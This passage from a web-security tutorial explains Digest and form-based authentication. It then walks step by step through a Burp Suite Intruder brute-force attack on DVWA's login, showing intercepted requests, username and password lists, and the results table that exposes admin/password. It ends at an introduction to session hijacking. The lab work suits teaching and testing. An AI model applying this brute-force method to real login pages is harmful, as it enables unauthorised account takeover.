
Digest Access authentication is less vulnerable to Eavesdropping attacks than Basic Authentication, but is still vulnerable to replay attacks, i.e., if a client can replay the message digest created by the encryption, the server will allow access to the client. However, to thwart this kind of attack, server nonce sometimes also contains timestamps. Once the server gets back the nonce, it checks its attributes and if the time duration is exceeded, it may reject the request from the client. One of the other good things about Digest access authentication is that the attacker will have to know all the other 4 values (username, nonce, url, http method) in order to carry out a Dictionary or a Brute force attack. This process is more computationally expensive than simple brute force attacks and also has a larger keyspace which makes brute force attack less likely to succeed.

3. Form based authentication

Form Based Authentication uses a form (usually in html) with input tags to allow users to enter their username and password. Once the user submits the information, it is passed over through either GET or POST methods via HTTP or HTTPs to the server. On the server side if the credentials are found to be correct, then the user is authenticated and some random token value or session id is given to the user for subsequent requests. One of the good features of Form Based authentication is that their is no standardized way of encoding or encrypting the username/password, and hence it is highly customizable, which makes it immune to the common attacks which were successful against HTML Basic and Digest Authentication mechanisms. Form Based Authentication is by far the most popular authentication method used in Web applications. Some of the issues with Form Based Authentication is that credentials are passed over in plaintext unless steps such as employment of TLS (Transport Layer Security) are not taken.

Let's see an example of Form Based Authentication. We will be using DVWA (Damn vulnerable web application) for our exercise as we will be using the same for carrying out a brute force attack against Form based authentication. DVWA can be downloaded from here.

Once you have downloaded and installed it, login with the default credentials {admin/password} and click on the Brute Force tab on left side and click on View Source to view the source. Please note that the Security level is set to high in my case. As we can see the form accepts the username and password, validates it to remove any sort of special characters which could be used to perform SQL injection, and then sends it over to a sql query where the credentials are checked against the database to see if they are correct or not.




Damn Vulnerable Web App (DVWA) v1.0.7 :: Source - Mozilla Firefox
http://127.0.0.1/dvwa/vulnerabilities/view_source.php?id=brute&security=high

Brute Force Source

```
<?php

if( isset( $_GET[ 'Login' ] ) ) {

    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = stripslashes( $user );
    $user = mysql_real_escape_string( $user );

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = stripslashes( $pass );
    $pass = mysql_real_escape_string( $pass );
    $pass = md5( $pass );

    $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';";
    $result = mysql_query($qry) or die('<pre>' . mysql_error() . '</pre>' );

    if( $result && mysql_num_rows( $result ) == 1 ) {
        // Get users details
        $i=0; // Bug fix.
        $avatar = mysql_result( $result, $i, "avatar" );

        // Login Successful
        echo "<p>Welcome to the password protected area " . $user . "</p>";
        echo '<img src="' . $avatar . '" />';
    } else {
        // Login failed
        sleep(3);
        echo "<pre><br>Username and/or password incorrect.</pre>";
        }

    mysql_close();
}
```

let's input any username/password and intercept the result using Burpsuite. Here is what it should look like in your case.




```
GET /dvwa/vulnerabilities/brute/?username=infosecln&password=infosecinstitute&Login=Login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:5.0.1) Gecko/20100101 Firefox/5.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/dvwa/vulnerabilities/brute/?username=infosec&password=infosecinstitute&Login=Login
Cookie: security=high; PHPSESSID=lie9pu38f6q3d0jp1jnkldq772
DNT: 1
```

Attacking web authentication


In this section we will be carrying out a bruteforce attack against form based authentication for Security level “High” in DVWA. Please note that brute force attacks may not work in all cases. In some cases websites will start rejecting your requests after some specified number of unsuccessful tries. Also, some websites may use CAPTCHA to validate if a human is indeed making the request or not.

To carry out a brute force attack, we will be using the intruder feature in Burpsuite. Some of the things required for this attack are a list of common usernames and passwords. Go to the form and submit a request using any username/password for now, then intercept the request. Once you have the request, right click on it and click on “send to intruder”



```
GET /dvwa/vulnerabilities/brute/?username=infosec&password=infosecinstitute&Login=Login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:5.0.1) Gecko/20100101 Firefox/5.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/dvwa/vulner                              word=infosecinstitue&Login=Login
Cookie: security=high; PHPSESSID=lie9
DNT: 1
```

This will send the request information to the intruder. Go to the intruder tab. Now we will have to configure Burpsuite to launch the brute force attack. Under the target tab, we can see that it has already set the target by looking at the request.




host 127.0.0.1

port 80

☐ use SSL

Go to the positions tab now, here we can see the request which we had previously sent to intruder. Some of the things are highlighted in the request. This is basically a guess by Burpsuite to figure out what all things will be changing with each request in a Brute force attack. Since in this case only username and password will be changing with each request, we need to configure Burp accordingly.




attack type sniper

5 payload positions length: 603

```
GET /dvwa/vulnerabilities/brute/?username=§infosec§&password=§infosecinstitute§&Login=§Login§ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:5.0.1) Gecko/20100101 Firefox/5.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/dvwa/vulnerabilities/brute/?username=infosec&password=infosecinstitue&Login=Login
Cookie: security=§high§; PHPSESSID=§lie9pu38f6q3d0jp1jnk1dq772§
DNT: 1
```


Click on the clear button on the right hand side. This will remove all the highlighted text, now we need to configure Burp to only set the username and password as the parameters for this attack. Highlight the username from this request (in this case “infosec”) and click on Add. Similarly, highlight the password from this request and click on Add. This will add the username and password as the first and second parameters. Once you are done, your output should look something like this.


attack type: sniper

2 payload positions — length: 597

```
GET /dvwa/vulnerabilities/brute/?username=§infosec§&password=§infosecinstitute§&Login=Login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:5.0.1) Gecko/20100101 Firefox/5.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/dvwa/vulnerabilities/brute/?username=infosec&password=infosecinstitue&Login=Login
Cookie: security=high; PHPSESSID=lie9pu38f6q3d0jp1jnkldq772
DNT: 1
```


The next thing we need to do is set the Attack type for this attack, which is found at the top of the request we just modified. By default it is set to Sniper. However, in our case we will be using the Attack type "Cluster Bomb". For more details on which attack is suitable for which scenario, please read Burp's documentation. Basically the idea of cluster bomb is to use Multiple payload sets (1 for username and 1 for the password). The attack will start by trying all the values in Payload 1 with first value in Payload 2, then by trying all the values in Payload 1 with second value in Payload 2 and so on. As we can see in the image below, our attack type is set to "Cluster Bomb".


attack type: cluster bomb

2 payload positions — length: 597

```
GET /dvwa/vulnerabilities/brute/?username=§infosec§&password=§infosecinstitute§&Login=Login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:5.0.1) Gecko/20100101 Firefox/5.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```


Go to the payload tab, make sure payload set 1 is selected, click on load and load the file containing a list of usernames. In my case I am using a very small file just for demonstrations purposes. Once you load the file all the usernames will be displayed as shown in the image below.


number of payloads: 4
number of requests: 20

payload set: 1 — preset list

```
administrator
admin
guest
user
```


Similarly select payload set 2, click on load and load the file containing a list of passwords.


number of payloads: 5
number of requests: 20

payload set: 2 — preset list

```
admin
password
123456
abcdef
```

Go to the options tab now and make sure “store requests” and “store response” options are set under results. Have a look at all the options and see if you need or don’t need any of these options.



HTTP request headers

☑ update Content-Length header

☑ set Connection: close

timing

use concurrent request threa... 1

retries on network failure 3

pause before retry (ms) 2000

throttle (ms) ● fixed 0

○ variable: start 0 step 30000

start ● immediat...

○ in 10 minutes

○ paused


results

☑ store requests

☑ store responses

☑ make unmodified baseline request


All right we are now set to launch our attack. Click on intruder on the top left and click on “start attack”. We will see a windows pop up with all the requests being made. So how do we know which request is successful ? Usually a successful request will have a different response than an unsuccessful request or will have a different status response. In this case we see that the request with the username “admin” and the password “password” has a response of different length than the other responses.



Filter: showing all items

request	payload1	payload2	status	error	time...	length	comment
0			200	☐	☐	4902	baseline request
1	administrator	admin	200	☐	☐	4902	
2	admin	admin	200	☐	☐	4902	
3	guest	admin	200	☐	☐	4902	
4	user	admin	200	☐	☐	4902	
5	administrator	password	200	☐	☐	4902	
6	admin	password	200	☐	☐	4963	
7	guest	password	200	☐	☐	4902	
8	user	password	200	☐	☐	4902	
9	administrator	123456	200	☐	☐	4902	
10	admin	123456	200	☐	☐	4902	
11	guest	123456	200	☐	☐	4902	
12	user	123456	200	☐	☐	4902	
13	administrator	abcdef	200	☐	☐	4902	
14	admin	abcdef	200	☐	☐	4902	
15	guest	abcdef	200	☐	☐	4902	
16	user	abcdef	200	☐	☐	4902	
17	administrator		200	☐	☐	4902	
18	admin		200	☐	☐	4902	
19	guest		200	☐	☐	4902	
20	user		200	☐	☐	4902	

Let’s click on the request with a different length response. If we click on the response section, we see the text “Welcome to the password protected area admin” in the response. This confirms that the username/password used in this request is the correct one.



intruder attack 3
attack save columns
Filter: showing all items
results target positions payloads options

request	payload1	payload2	status	error	time...	length	comment
0			200	☐	☐	4902	baseline request
1	administrator	admin	200	☐	☐	4902	
2	admin	admin	200	☐	☐	4902	
3	guest	admin	200	☐	☐	4902	
4	user	admin	200	☐	☐	4902	
5	administrator	password	200	☐	☐	4902	
6	admin	password	200	☐	☐	4963	
7	guest	password	200	☐	☐	4902	
8	user	password	200	☐	☐	4902	
9	administrator	123456	200	☐	☐	4902	
10	admin	123456	200	☐	☐	4902	
11	guest	123456	200	☐	☐	4902	

```
                <br>
                <input type="text" name="username">
                <br>
                Password:
                <br>
                <input type="password" AUTOCOMPLETE="off" name="password">
                <br>
                <input type="submit" value="Login" name="Login">
              </form>
              <p>Welcome to the password protected area admin</p>
              <img src="http://127.0.0.1/dvwa/hackable/users/admin.jpg" />
            </div>
            <h2>More info</h2>
            <ul>
              <li>
                <a href="http://hiderefer.com/?http://www.owasp.org/index.php/Testing_for_Brute_Force_%280WASP-AT-004%29"
target="_blank">http://www.owasp.org/index.php/Testing_for_Brute_Force_%280WASP-AT-004%29</a>
              </li>
              <li>
```

Session Hijacking

A session can be defined as server-side storage of information that is desired to persist throughout the user's interaction with the website or web application. It is a semi-permanent interactive information interchange, also known as a dialogue, a conversation, or a meeting, between two or more communicating devices, or between a computer and user.



Importance of Session

Instead of storing large and constantly changing information via cookies in the user's browser, only a unique identifier is stored on the client-side, called a session id. This session id is passed to the webserver every time the browser makes an HTTP request. The web application pairs this session id with its internal database and retrieves the stored variables for use by the requested page. HTTP is a stateless protocol & session management facilitates the applications to uniquely determine a certain user across several numbers of discrete requests as well as to manage the data, which it accumulates about the stance of the interaction of the user with the application.

What is Session Hijacking?


HTTP is a stateless protocol and session cookies attached to every HTTP header are the most popular way for the server to identify your browser or your current session. To perform session hijacking, an attacker needs to know the victim’s session ID (session key). This can be obtained by stealing the session cookie or persuading the user to click a malicious link containing a prepared session ID. In both cases, after the user is authenticated on the server, the attacker can take over (hijack) the session by using the same session ID for their own browser session. The server is then fooled into treating the attacker’s connection as the original user’s valid session.

There are several problems with session IDs:

